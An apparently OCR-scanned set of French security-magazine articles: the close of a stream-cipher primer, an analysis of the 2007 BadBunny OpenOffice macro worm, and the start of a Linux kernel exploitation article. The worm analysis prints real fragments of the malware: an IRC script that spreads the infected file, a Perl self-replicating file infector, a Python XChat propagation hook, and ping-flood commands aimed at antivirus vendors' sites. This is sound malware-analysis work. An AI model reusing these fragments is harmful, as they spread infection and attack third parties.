Le chiffrement consiste alors à combiner la suite chiffrante au texte clair au moyen d'une fonction de combinaison h inversible (éventuellement paramétrée par la clef secrète et la valeur initiale), qui à un couple de blocs de α bits de suite chiffrante et de clair, associe un bloc de α bits de texte chiffré [5]. Dans l'immense majorité des cas, la fonction h correspond à l'addition modulo 2 (c'est-à-dire au ou-exclusif bit à bit). On parle alors de chiffrement synchrone additif.



1 *Chiffrement à flot synchrone et déchiffrement associé*

Le caractère cryptographique d'un générateur pseudo-aléatoire est fourni par les propriétés de ces trois fonctions. La contrainte de sécurité est qu'il doit être impossible de trouver un algorithme de complexité atteignable – en théorie, il ne faut pas que cette complexité soit inférieure à la recherche exhaustive – qui permette de déterminer la clef secrète à partir de la connaissance de la suite chiffrante.

Plusieurs paramètres influencent la sécurité d'un tel algorithme de chiffrement, notamment la taille de la clef secrète, celle de l'état interne, etc. En particulier, le nombre de bits de l'état interne correspond à la taille de l'état du plus petit automate à états finis permettant d'engendrer cet ensemble de suites. Cette taille peut différer de l'entropie de l'état initial, qui correspond au nombre d'états valides produits par la fonction d'initialisation. Il est également important de remarquer que, pour des raisons de facilité de mise en œuvre, la fonction de filtrage n'opère généralement pas sur tous les bits de l'état interne.

2.2 Contextes d'utilisation

Comme nous l'avons souligné précédemment, nous rappelons que, lorsqu'on parle de chiffrement par blocs, on parle aussi

bien de la primitive que des modes d'utilisation qui conservent le principe de la transformation directe qui opère sur un bloc de clair pour fournir un bloc de chiffré. Nous parlons de chiffrement à flot pour désigner aussi bien une primitive dédiée que des modes d'utilisation de chiffrement par blocs qui intègrent ce dernier dans un chiffrement à flot. De ce fait, la principale source de différences d'un point de vue pratique entre un chiffrement à flot et un chiffrement par blocs réside dans la taille des blocs.

Dans un mode par blocs, il est nécessaire de connaître un bloc complet avant de procéder au chiffrement ou au déchiffrement. Ainsi, une taille de bloc importante provoque une latence et l'utilisation d'une mémoire tampon, ce qui n'est bien sûr pas le cas lorsqu'on travaille bit par bit. L'ajout de bits de remplissage ou *padding* peut être rendu nécessaire lorsque la taille des messages ne correspond pas à un multiple de la taille de bloc. Ce remplissage peut provoquer une réduction importante de la bande passante, en particulier lorsque les paquets à transmettre sont relativement courts, rendant le padding très fréquent. Cet inconvénient n'existe plus lorsqu'on travaille bit par bit. Enfin, une erreur sur un bit lors de la transmission du chiffré affecte, dans le cas du chiffrement par blocs, l'intégralité d'un bloc (soit typiquement 128 bits) qui sera incorrect après déchiffrement alors qu'un chiffrement à flot additif ne propage pas les erreurs. Cette dernière solution est donc préférée afin de protéger les communications bruitées.

Du fait des caractéristiques précédentes, ces chiffrements sont utilisés dans des applications qui exigent également de prendre en compte des contraintes de débits élevés ou de ressources limitées, comme des systèmes embarqués. Dans ces cas, on se tourne en général vers des conceptions dédiées qui permettent de prendre en considération la spécificité de l'application et de gagner au maximum en complexité de mise en œuvre par rapport à une construction utilisant un chiffrement par bloc dans un mode adapté.

2.3 Les grandes familles de chiffrements

On peut répartir les générateurs pseudo-aléatoires destinés au chiffrement à flot en trois grandes familles, qui dépendent de leur contexte d'application et notamment du type de ressources dont disposent les utilisateurs.

Les générateurs sûrs d'un point de vue calculatoire

Leur sécurité repose sur la difficulté de certains problèmes mathématiques. Il s'agit de générateurs pour lesquels on peut démontrer (sous certaines hypothèses, comme la difficulté de la factorisation) qu'il n'existe aucun algorithme qui permette de distinguer la suite produite d'une suite aléatoire en un temps polynomial avec une probabilité significativement supérieure à 1/2. Toutefois, à l'instar de la plupart des cryptosystèmes à clef publique, ces générateurs pseudo-aléatoires sont fondés sur des problèmes issus de la théorie des nombres. On peut mentionner, par exemple, le générateur RSA, qui consiste à appliquer récursivement l'algorithme RSA à partir d'une graine x_0 : $x_{t+1}=x_t^e$ mod(pq) et dont la sortie à l'instant t correspond au bit de poids faible de x_t **[ACGS88]**. Un autre exemple célèbre est le générateur Blum-Blum-Shub **[BBS86]** qui consiste à itérer l'élévation au carré modulo pq. La sécurité de ce générateur repose sur la difficulté du problème des résidus quadratiques. Cependant, par la nature des opérations effectuées, tous ces générateurs sont extrêmement lents ; leur débit est très insuffisant et leur mise en œuvre beaucoup trop compliquée pour qu'ils puissent être utilisés en pratique dans un chiffrement à flot.

Les générateurs inconditionnellement sûrs selon certains modèles

Leur objectif est d'apporter une sécurité démontrable identique à celle du masque jetable, mais sous l'hypothèse que l'adversaire, s'il peut disposer d'une puissance de calcul infinie, a certaines contraintes (par exemple, sa capacité de stockage ou le nombre d'accès réseau qu'il peut effectuer est limité) **[Mau92][AR99][Rab05]**. Ces générateurs nécessitent la mise en place d'une infrastructure extrêmement lourde et ne peuvent être déployés qu'à grande échelle : ils utilisent par exemple une source d'aléa commune diffusée par un satellite, ou à travers le réseau sous forme d'un très grand nombre de pages Web. Pour ces raisons, leur utilisation relève encore de la prospective. Toutefois, il s'agit de la seule classe de générateurs pseudo-aléatoires qui offre une sécurité démontrable (au sens de la théorie de l'information).

Les générateurs fondés sur un algorithme par blocs

Ils engendrent une suite pseudo-aléatoire au moyen d'un système de chiffrement par blocs (par exemple l'AES) utilisé dans un mode opératoire particulier (mode OFB ou mode CTR). Un exemple de générateur de ce type est le chiffrement à flot f8 utilisé pour assurer la confidentialité des communications des téléphones mobiles de troisième génération dans la norme européenne UMTS. Le générateur pseudo-aléatoire employé dans f8 repose sur l'algorithme par blocs *KASUMI*. L'avantage de ce type de générateurs est qu'ils reposent sur des algorithmes d'emploi très courant, souvent standardisés, dont la sécurité a fait l'objet de nombreuses études. Leur utilisation est donc conseillée dès lors que l'application visée n'impose pas de contraintes particulières en termes de débit de chiffrement ou de mise en œuvre matérielle.

Les générateurs dits « dédiés »

Ils sont ainsi dénommés au sens où ils sont conçus spécialement pour cet usage. On trouve dans cette famille les seuls générateurs capables de dépasser le débit de chiffrement offert usuellement par les algorithmes par blocs : la vitesse de chiffrement en logiciel d'un système par bloc classique tel l'AES est de l'ordre d'une vingtaine de cycles du processeur pour chiffrer un octet, alors que certains générateurs dédiés permettent d'atteindre des vitesses de l'ordre de 3 à 5 cycles par octet. De même, seuls des générateurs dédiés peuvent conduire à une mise en œuvre par un circuit électronique de très petite taille et à une très faible consommation. Ce type de générateurs est donc particulièrement privilégié dans les systèmes embarqués. Toutefois, suite au développement de nouvelles techniques d'attaques, très peu de générateurs pseudo-aléatoires dédiés ont fait l'objet d'une standardisation ; seuls MUGI, SNOW 2.0, Rabbit et decim^{v2} ont été récemment proposés dans la dernière version de travail de la norme ISO/IEC 18033-4, mais leur conception reste trop récente pour se prononcer sur leur sécurité à long terme. De façon générale, la conception de nouveaux générateurs pseudo-aléatoires dédiés est actuellement un sujet de recherche extrêmement actif ; on peut ainsi mentionner le projet eSTREAM lancé par le réseau européen ECRYPT **[ECR05]** suite

auquel une trentaine de nouveaux générateurs dédiés ont été proposés en avril 2005 et dont la sécurité et les performances doivent encore faire l'objet d'une évaluation approfondie.

C'est à la famille des générateurs dédiés que nous allons nous intéresser dans la suite, mais il est important de garder à l'esprit qu'actuellement ces systèmes n'offrent pas les mêmes garanties de sécurité que les systèmes fondés sur des algorithmes par blocs dont la solidité a été éprouvée au cours de nombreux travaux de recherche.

Conclusion

Les chiffrements à flot sont des algorithmes qui bénéficient d'une notoriété moindre que leurs homologues par blocs. Les connaissances théoriques à leur endroit sont donc moins fournies et leur sécurité parfois sujette à caution – en particulier pour les chiffrements dits « dédiés » – ce qui est d'autant plus regrettable qu'ils sont largement utilisés en pratique. Nous nous intéresserons aux attaques sur ces chiffrements dans un prochain épisode.

Notes

[1] Si, si, vous n'étiez même pas conscients de cette irrépressible envie.

[2] Ce n'est en revanche pas le cas des chiffrements à clef publique et explique la longueur importante des clefs, typiquement 1024 ou 2048 bits, pour les systèmes les plus répandus à l'exception notable de ceux qui s'appuient sur des courbes elliptiques.

[3] On parle de « mode opératoire », même si ce terme renvoie davantage à du vocabulaire de laboratoire ou de gestion de projet.

[4] La notion de générateur pseudo-aléatoire doit être distinguée de celle de générateur aléatoire, qui désigne également un procédé engendrant une suite semblable à une suite aléatoire, mais de façon non déterministe, ce qui signifie que, contrairement au cas précédent, la génération de la suite n'est pas reproductible. On trouve par exemple parmi les générateurs aléatoires des techniques qui produisent une suite aléatoire (par exemple, une clef) à partir des dates (mesurées en fractions de seconde) de divers événements ayant lieu sur une machine : clavier, souris, accès réseau... Ces événements ont en effet lieu à des dates qui ne sont pas toutes prévisibles avec une telle précision. Il est clair dans ce cas que la suite obtenue ne peut pas être reproduite, même par la même personne.

[5] Les blocs sur lesquels opère la fonction h ne sont pas nécessairement de même taille que ceux qui sont produits par la fonction de filtrage : h peut, par exemple, prendre en entrée un bloc formé de plusieurs sorties consécutives du générateur.

Liens

- Site du projet eSTREAM, the ECRYPT Stream Cipher Project : **www.ecrypt.eu.org/stream/**
- PICSI, Portail Internet – Cryptologie et Sécurité de l'Information : **http://www.picsi.org**. En particulier, le parcours « Les générateurs pseudo-aléatoires pour le chiffrement à flot » par Anne Canteaut.

Bibliographie

[Sha49] SHANNON (C. E.), « *The Communication Theory of Secrecy Systems* », *Bell System Technical Journal*, vol. 28, pages 656-715, 1949.

[ACGS88] ALEXI (W.), CHOR (B.), GOLDREICH (O.) et SCHNORR (C.P.), « *RSA and Rabin functions: certain parts are as hard as the whole* », *SIAM Journal on Computing*, 17, 1988.

[BBS86] BLUM (L.), BLUM (M.) et SHUB (M.), « *A simple unpredicable pseudo-random number generator* », *SIAM Journal on Computing*, 15, 1986.

[Mau92] MAURER (U.), « *Conditionally-Perfect Secrecy and a Provably-Secure Randomized Cipher* », *Journal of Cryptology*, 5(1):53–66, 1992.

[AR99] AUMANN (Y.) et RABIN (M.O.), « *Information Theoretically Secure Communication in the Limited Storage Space Model* », dans *Advances in Cryptology* – CRYPTO'99, volume 1666 de Lecture Notes *in Computer Science*, pages 65–79, Springer-Verlag, 1999.


[Rab05] RABIN (M.O.), « *Provably unbreakable Hyper-Encryption in the limited access model* », dans *Proceedings of the 2005 IEEE Information Theory Workshop on Theory and Practice in Information-Theoretic Security*, pages 34–37, IEEE, 2005.

[ECR05] ECRYPT – *European Network of Excellence in Cryptology*, « *The eSTREAM Stream Cipher Project* », 2005.

Analyse du macro-ver OpenOffice/ BadBunny

Fin mai 2007, le risque viral potentiel d'OpenOffice, identifié et formalisé en 2006 et 2007, a trouvé son expression avec le ver BadBunny. Même si ce dernier n'a heureusement pas provoqué les ravages espérés par son auteur, ce ver illustre néanmoins le risque d'utiliser des applicatifs disposant d'une trop grande richesse fonctionnelle. Dans le cas de ce ver, frappant toutes les plateformes Windows (de 98 à 2003 Serveur), Linux et Mac OS, utilisant les logiciels StarOffice ou OpenOffice, sa très grande portabilité passe par l'utilisation de divers langages de scripts utilisés nativement par ces applications : OOBasic, Perl, Python, Ruby. Cet article analyse le ver BadBunny et montre tout le risque viral lié à une trop grande richesse fonctionnelle des applications bureautiques.

mots clés : *macro-virus / Office*



1 *Structure fonctionnelle du ver BadBunny*

Les virus de documents, dont la sous-classe la plus connue est constituée des macro-virus, représentent une menace qui est encore très (trop) largement sous-estimée. Alors que les éditeurs d'antivirus l'ont annoncée comme faisant partie du passé, parce que gérée efficacement par leurs produits, des attaques [MISC33] et expériences récentes – notamment l'espionnage d'origine chinoise dont a été victime le gouvernement allemand durant cet été – démontrent le contraire : il est encore facile de concevoir un macro-virus non détecté par les antivirus. Que ce soit pour la suite Office de Microsoft ou pour la suite OpenOffice, ce risque existe bel et bien. Le plus grave est probablement à venir dans la mesure où d'autres formats de documents, autres que les formats bureautiques classiques, sont concernés, mais pour lesquels le risque est encore très largement insoupçonné.

Le principal intérêt des virus de documents [FLL1] tient à leur grande portabilité : dès lors qu'il existe un client disponible pour différents systèmes d'exploitation, permettant l'exploitation quasi universelle de ce format, le nombre de cibles potentielles devient considérable : c'est précisément ce qu'illustre non seulement un ver comme *BadBunny*, mais également d'autres preuves de concept [FF07].

Cet article présente la technologie des macro-vers multiplateformes à travers l'analyse du macro-ver BadBunny. Cette analyse permet de montrer ce que la richesse fonctionnelle autorise via un code relativement simple à faire : utilisation de plusieurs langages de scripts et détournement de fonctionnalités IRC. La famille des macro-vers est assez peu étendue, comparée à celle des vers simples ou des vers d'emails [FLL1]. Le plus connu de ses représentants est probablement le macro-ver *Melissa*. L'apparition de BadBunny marque non seulement la résurgence de ce type de code malveillant, mais également une évolution technique – encore timide, il est vrai – de ce type de menace.

L'analyse du ver BadBunny a été faite à partir du code viral original. Nous n'en donnerons, à titre d'illustration, que les parties les plus pertinentes.

Analyse du ver BadBunny

Le ver BadBunny se présente sous la forme d'un fichier dénommé `badbunny.odg`. D'une taille de 11 566 octets sous sa forme complète, il se compose d'une unique macro écrite en OOBasic, contenant elle-même huit procédures.

Éric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

À l'ouverture du document, cette macro est exécutée et les actions suivantes sont alors réalisées :

1▶ Lancement de la procédure principale `badbunny( )`.

2▶ Processus d'infection différenciée selon le système d'exploitation actif (procédures `startgame( )`, `win( )`, `lin( )` et `mac( )`)

3▶ Exécution de la charge finale (procédure `ping( )`)

La structure fonctionnelle de ce ver est illustrée en Figure 1. Détaillons-en à présent les différents mécanismes.

La procédure principale `badbunny( )` réalise l'infection, puis lance la charge finale (voir plus loin). Bien que s'agissant d'un code OOBasic classique, deux caractéristiques méritent cependant d'être mentionnées :

⇨ Le code de la macro n'est pas signalé à l'utilisateur grâce à l'utilisation du flag `MacroExecMode.ALWAYS_EXECUTE_NO_WARN`. Elle est donc exécutée de manière transparente. Signalons que ce flag est utilisé également pour les autres procédures, ce qui rend l'action du ver invisible dans tous les cas.

⇨ L'appel de la procédure `startgame( )` permet, via la fonction `GetGUIType` de l'API, de déterminer la nature du système d'exploitation actif et d'appeler en conséquence la routine d'infection adaptée à ce système.

```
sub startgame
if GetGUIType =1 then 'windows'
call win
end if
if GetGUIType =3 then 'MacOS'
call mac
end if
if GetGUIType =4 then 'linux'
call lin
end if
end sub
```

Ce premier niveau d'infection permet une portabilité maximale. Chaque procédure d'infection secondaire est ensuite spécifique à un système donné.

Infection sous Windows

La procédure d'infection, dénommée `Win( )` agit de deux manières : à distance via le canal IRC (ce qui fait bien de BadBunny un ver) et localement via une infection classique des fichiers JavaScript.

⇨ Dans un premier temps, le ver crée un sous-fichier viral `C:\drop.bad` et y copie le code suivant :

```
[script]
n0=; IRC_Worm/BadBunny (c)by Necronomikon&Wargame from[D00MRiderz]
n1=/titlebar *#*#*#*#*#*( Not every Bunny is friendly... )*#*#*#*#*#*#*
n2=on 1:start:{
n3=  /if $day == Friday { /echo  }
n4=on 1:Join:#:if $chan = #virus /part $chan
n5=on 1:connect:.msg Necronomikon -=I am infected with ur stuff!!!=-
n6=on 1:connect:.msg wargame -=I am infected with ur stuff!!!=-
n7=on 1:text:#:*hi*:/say $chan kick me
n8=on 1:text:#:*hello*:/say $chan kick me
n9=on 1:part:#:{
n10=set %M_E $me
n11=set %NickName $nick
n12=set %ccd .dcc
n13=  if %NickName != %M_E {
n14=    /q %NickName lets do it like a rabbit...;)
n15=    /msg %NickName Be my bunny!
n16=%ccd send -c %NickName c:\badbunny.odg
n17=  }
n18=}
```

Ce fichier ensuite est copié dans le système cible sous le nom `script.ini` dans chacun des répertoires liés au client mIRC de Windows (écrasant au passage les fichiers portant le même nom) :

```
dirz=Environ ("programfiles")
[. . . .]
if ( Dir(dirz &"\mirc") <> "") then
Filecopy "c:\drop.bad" ,  dirz &"\mirc\script.ini"
end if
if ( Dir("c:\mirc") <> "") then
Filecopy "c:\drop.bad" ,  "c:\mirc\script.ini"

end if
if ( Dir(dirz &"\mirc32") <> "") then
Filecopy "c:\drop.bad" ,  dirz &"\mirc32\script.ini"
end if
if ( Dir("c:\mirc32") <> "") then
Filecopy "c:\drop.bad" ,  "c:\mirc32\script.ini"
end if
```

Il en résulte qu'à chaque connexion du client mIRC, le fichier `C:\badbunny.odg` est alors envoyé à tous les ordinateurs connectés via ce canal, accompagné d'un message (voir code du fichier `C:\drop.bad`) aux utilisateurs cibles.

⇨ Dans un second temps, le ver crée le fichier `C:\badbunny.js` d'une taille de 1759 octets. Nous ne donnerons pas le code de ce fichier, par manque de place. Ses principales caractéristiques sont les suivantes :

↳ L'infection réalisée est du type ajout de code en position initiale (type *prepender*) **[FLL1]**. Tous les fichiers ayant l'extension `*.JS` du répertoire d'appel de BadBunny seront ainsi infectés.

↳ Recherche d'un marqueur d'infection (`// BadBunny`) pour lutter contre la surinfection. Ce marqueur est inséré dans toute nouvelle cible infectée.

↳ Le code assure, via la fonction `foundit( )` un polymorphisme du nom des fonctions (un nom aléatoire de 4 à 9 lettres est créé dans 25 % des cas).

Une fois ce fichier créé, le ver l'exécute pour réaliser l'infection des fichiers en Javascript.

Infection sous Linux

L'infection sous Linux est similaire à celle sous Windows. Elle procède ainsi de deux manières différentes :

⇨ Un script en Python est créé (`$HOME/.xchat2/badbunny.py`) dont le code est :

```
__module_name__ = "+Chr(34)+"IRC_Worm/BadBunny (c)by Necronomikon&Wargame from[D00MRiderz]"+
                  Chr(34)
__module_version__ = "+Chr(34)+"0.1"+Chr(34)
__module_description__ = "+Chr(34)+"xchat2 IRC_Worm for BadBunny"+Chr(34)
import xchat
def onkick_cb(word, word_eol, userdata):
            if xchat.nickcmp(word[3],xchat.get_info("+Chr(34)+"nick"+Chr(34)+")) != 0:
                        xchat.command("+Chr(34)+"DCC SEND "+Chr(34)+"+ word[3] +"+Chr(34)+"
                        /tmp/badbunny.odg"+Chr(34)+")
            return xchat.EAT_NONE
xchat.hook_server("+Chr(34)+"KICK"+Chr(34)+", onkick_cb)
```

À chaque connexion IRC via le client XChat, le fichier `badbunny.odg` est envoyé à tout utilisateur connecté.

⇨ Un fichier (`$HOME/BadBunny.pl`) est ensuite créé, réalisant une infection de tous les fichiers du répertoire courant (le marqueur d'infection est la chaîne `#BadBunny`) :

```
#BadBunny
open(File,$0);@MyCode = ;close(File);
foreach $FileName (<*>){open(File,$FileName);$chk = 1;while(){
if($_ =~ /#BadBunny/){$chk = 0;}}close(File);if($chk eq 1){
open(File,"+Chr(34)+">$FileName"+Chr(34)+");print File @MyCode;close(File);}}
```

Une fois le fichier créé, le ver l'exécute.

Infection sous Mac OS

L'infection sous Mac OS se limite à l'usage de fichiers viraux (procédure `Mac( )`). Deux fichiers sont aléatoirement utilisés (`badbunny.rb` et `badbunneya.rb`) selon la valeur de la variable `iVar` qui appelle soit la procédure `One( )` (génération du fichier `badbunny.rb`) soit la procédure `two( )` (génération du fichier `badbunnya.rb`) :

```
sub mac()
Dim iVar As Integer
iVar = Int((15 * Rnd) -2)
Select Case iVar
Case 1 To 5
call one
Case 6, 7, 8
call two
Case Is > 8 And iVar < 11
call one
Case Else
call two
End Select
end sub
```

Nous ne donnerons le code de ces deux procédures, par manque de place. Précisons-en les principales caractéristiques :

⇨ Une fois l'un des fichiers créé, ce dernier est exécuté.

⇨ Le fichier `badbunny.rb` vérifie les permissions en écriture des répertoires `/bin`, `/usr/bin`, `/usr/local/bin`, `/sbin`, `/usr/sbin` et `/usr/local/sbin`. Si les droits en écriture sont disponibles, tous les exécutables présents dans ces répertoires sont infectés par accompagnement de code :

↳ Le fichier cible `CIBLE` est renommé en `CIBLE_`, tandis que le fichier viral se copie sous le nom `CIBLE`, prenant la place de l'exécutable.

↳ Lorsqu'un exécutable légitime (commande) est appelé, le virus s'exécute en affichant le message suivant :

```
Your system has been infected with:
 >>> Dropper for Badbunny
 >>> by SkyOut
 " "
 Take a moment of patience
 Executing in...
 3
 2
 1
```

Le contrôle est ensuite transféré à la commande originale (avec transfert des paramètres) selon le schéma classique du virus compagnon **[FLL1]**.

⇨ Le fichier `badbunnya.rb`, quant à lui, réalise une infection des fichiers script en Ruby (`*.rb`) présent dans le répertoire d'appel. Cette infection est du type ajout de code en mode terminal (mode *appender*) **[FLL1]** avec pour marqueur d'infection la chaîne `BABD`. Notons que sous MacOSX, la langage Ruby est livré en standard **[Ruby07]**.

La charge finale

Cette charge finale est double. Elle est appelée dans la procédure principale `badbunny( )`. Elle n'est effective que si l'utilisateur est connecté sur Internet. Dans un premier temps, le ver affiche l'image `badbunny.jpg` (voir Figure 2) qui est téléchargée sur le site **http://www.gratisweb.com/badbunny**, ainsi que le message suivant :

2 *Image BadBunny.jpg affichée par le ver BadBunny*

```
///BadBunny\\\
Hey '<nom de l'utilisateur>' you like my Badbunny ?
```

Pour finir, le ver lance ensuite la procédure `ping( )` qui réalise une attaque par DDoS contre le site des 18 principaux éditeurs d'antivirus. Cette attaque se fait en envoyant des paquets ICMP de 5000 octets (voir l'extrait de code ci-après).

```
sub ping()
.....
Shell("ping -l 5000 -t www.kaspersky.com",0)
Shell("ping -l 5000 -t www.grisoft.cz",0)
Shell("ping -l 5000 -t www.symantec.com",0)
Shell("ping -l 5000 -t www.f-secure.com",0)
Shell("ping -l 5000 -t www.sophos.com",0)
.....
Shell("ping -l 5000 -t www.avast.com",0)
Shell("ping -l 5000 -t www.trendmicro.com",0)
Shell("ping -l 5000 -t www.bitdefender.com",0)
Shell("ping -l 5000 -t www.drweb.com",0)
end sub
```

Conclusion

L'analyse du macro-ver BadBunny permet aisément de se rendre compte combien un code malveillant multiplateforme est facile à concevoir. Les langages actuels natifs sont non seulement puissants, mais également facilement maîtrisables. De plus, outre une portabilité naturelle due à l'utilisation de clients logiciels adéquats, l'action de ce type de code – tout comme Mélissa en 1999 avec la suite Microsoft Office – déborde très largement le cadre limité de l'application en question. Ainsi, la prise de contrôle de client logiciel tiers (le client de messagerie pour Mélissa, les clients IRC dans le cas de BadBunny) à la fois pour se propager, mais également pour réaliser une action véritablement offensive accroît le risque lié à de tels codes. Et ce ne sont là que d'infimes exemples des très nombreuses possibilités existantes. Il est donc essentiel de prendre conscience de cet accroissement du risque dans toute politique de sécurité. Ce point sera abordé dans [FF07].

Références

[MISC33] EVRARD (P.) et FILIOL (E.), « Guerre, guérilla et terrorisme informatique : fiction ou réalité », MISC – *Le journal de la sécurité informatique*, pp.9 – 17, numéro 33, 2007.

[FLL1] FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer France, 2004.

[FF07] FILIOL (E.) et FIZAINE (J.-P.), « Les virus applicatifs multiplateformes », MISC – *Le journal de la sécurité informatique*, numéro 34, 2007.

[RUBY07] Ruby & Ruby on Rails, *GNU/Linux Magazine* HS 33, novembre/décembre 2007.

Exploitation au cœur de Linux

Les failles noyau sont particulièrement importantes aujourd'hui, qu'il s'agisse des failles exploitables localement ou à distance.

mots clés : ***noyau / exploit / local / distant / prévention***

Les failles en mode utilisateur permettant l'élévation de privilèges sont de plus en plus rares et les applications peuvent bénéficier de protections efficaces (espace d'adressage aléatoire, zones non exécutables, mécanismes de protection de la pile ajoutés à la compilation...). De plus, sur un système avec une politique de sécurité très stricte, il peut être très délicat de communiquer avec les programmes les plus privilégiés pour les exploiter.

En revanche, certaines failles noyau ont la particularité d'être exploitées localement sans aucun privilège, même dans un environnement extrêmement cloisonné et limité. En 2005, nous mentionnions en *rump sessions* à *SSTIC* **[ext.8]** la facilité avec laquelle certaines failles noyau, exploitables localement, pouvaient être découvertes et nous exprimions la difficulté à faire corriger ces failles à certains mainteneurs du noyau Linux qui n'en comprenaient pas la portée.

À l'époque, nous n'imaginions pas que l'exploitation à distance de failles du noyau Linux deviendrait si rapidement une réalité, même avec l'apparition croissante de failles noyau exploitables à distance sous Microsoft Windows (notamment dues à des *drivers* tierce partie). Cependant, alors que des applications souvent exposées comme OpenSSH sont de mieux en mieux sécurisées et bénéficient en outre de systèmes de protection efficaces, on remarque que les noyaux sont eux de plus en plus complexes et que les efforts pour les protéger des attaques extérieures sont minces : IPsec, couches 802.11, IPv6 sont autant d'éléments ajoutant une complexité importante aux interfaces exposées du noyau. Lors de la dernière édition de *SSTIC*, des exploits fonctionnels pour des failles noyau (dans la pile 802.11) exploitées à distance ont été montrés.

Dans cet article, nous présentons rapidement le fonctionnement du noyau, abordons quelques failles de sécurité, leur exploitation et comment prévenir génériquement certaines attaques.

1. Quelques structures de données et principes de fonctionnement du noyau

Dans cet article, nous nous attachons à expliquer quelques principes de fonctionnement de la version 2.6 du noyau. Certains changements sont relativement importants par rapport aux noyaux 2.4 et 2.2. Cependant, les idées principales restent les mêmes et la majorité de ce qui est énoncé est valable pour ces trois versions majeures du noyau Linux.

1.1 Le processus vu du noyau

Dans cette section, nous présentons les structures majeures liées à la manipulation des processus et de leur espace d'adressage par le noyau. Elles nous seront utiles lorsque nous aborderons le développement d'un *shellcode* noyau, par exemple pour rechercher un processus particulier dans la liste des processus maintenue par le noyau ou encore charger l'espace d'adressage de l'un d'entre eux pour ensuite l'infecter.

1.1.1 Manipulation d'une tâche

Un processus utilisateur peut être vu comme un environnement d'exécution comprenant un certain nombre de ressources, dont un certain nombre de *threads*, c'est-à-dire de fils d'exécution. Sous Linux, un processus *multithreadé* est en réalité en ensemble de processus qui partagent un même espace d'adressage. Un processus est géré par le noyau Linux à l'aide de deux structures fondamentales :

- ⇨ `thread_info`
- ⇨ `task_struct`

1.1.1.1 Thread Info

La structure `thread_info` contient un pointeur sur la structure `task_struct`, ainsi qu'entre autres des informations sur la taille de l'espace virtuel de la tâche :

```
struct thread_info {
   struct task_struct      *task;
   ...
   mm_segment_t            addr_limit;
   ...
   unsigned long           previous_esp;
   ...
};
```

Cette structure est allouée au moment de la création de la pile noyau d'un processus. Elle peut avoir une taille de 4 Ko ou 8 Ko, et se situe à la fin de cette pile[1]. Cet emplacement est très avantageux lorsque nous souhaitons récupérer l'adresse de cette structure. En effet, dès qu'un processus est interrompu pour exécuter du code noyau, ce dernier peut facilement à partir de l'adresse du pointeur de pile noyau du processus interrompu, calculer l'adresse de sa structure `thread_info`, en alignant ce pointeur sur la taille de la pile noyau allouée.


En assembleur IA-32 pour des piles noyau de 4 Ko, le code suivant récupère l'adresse de la structure `thread_info` du processus interrompu :

```
mov  %esp, %eax
and  0xfffff000, %eax
```

La macro `current`, présente régulièrement dans le code du noyau, est ainsi définie :

Julien Tinnès
France Télécom Recherche et Développement

Stéphane Duverger
EADS Innovation Works



Pile noyau d'un processus et sa structure thread_info

```
#ifdef CONFIG_4KSTACKS
 #define THREAD_SIZE            (4096)
#else
 #define THREAD_SIZE            (8192)
#endif

static inline struct thread_info *current_thread_info(void)
{
   return (struct thread_info *)(current_stack_pointer & ~(THREAD_SIZE - 1));
}

static __always_inline struct task_struct * get_current(void)
{
   return current_thread_info()->task;
}

#define current get_current()
```

1.1.1.2 Task Struct

La structure `task_struct` est beaucoup plus complète et définit réellement le processus. Elle nous donne ainsi accès à son espace d'adressage, à son PID, à une structure `thread_struct` dépendante de l'architecture ou encore à une liste chaînée des autres processus gérés par le noyau :

```
struct task_struct {
   ...
   struct list_head tasks;
   ...
   struct mm_struct *mm, *active_mm;
   ...
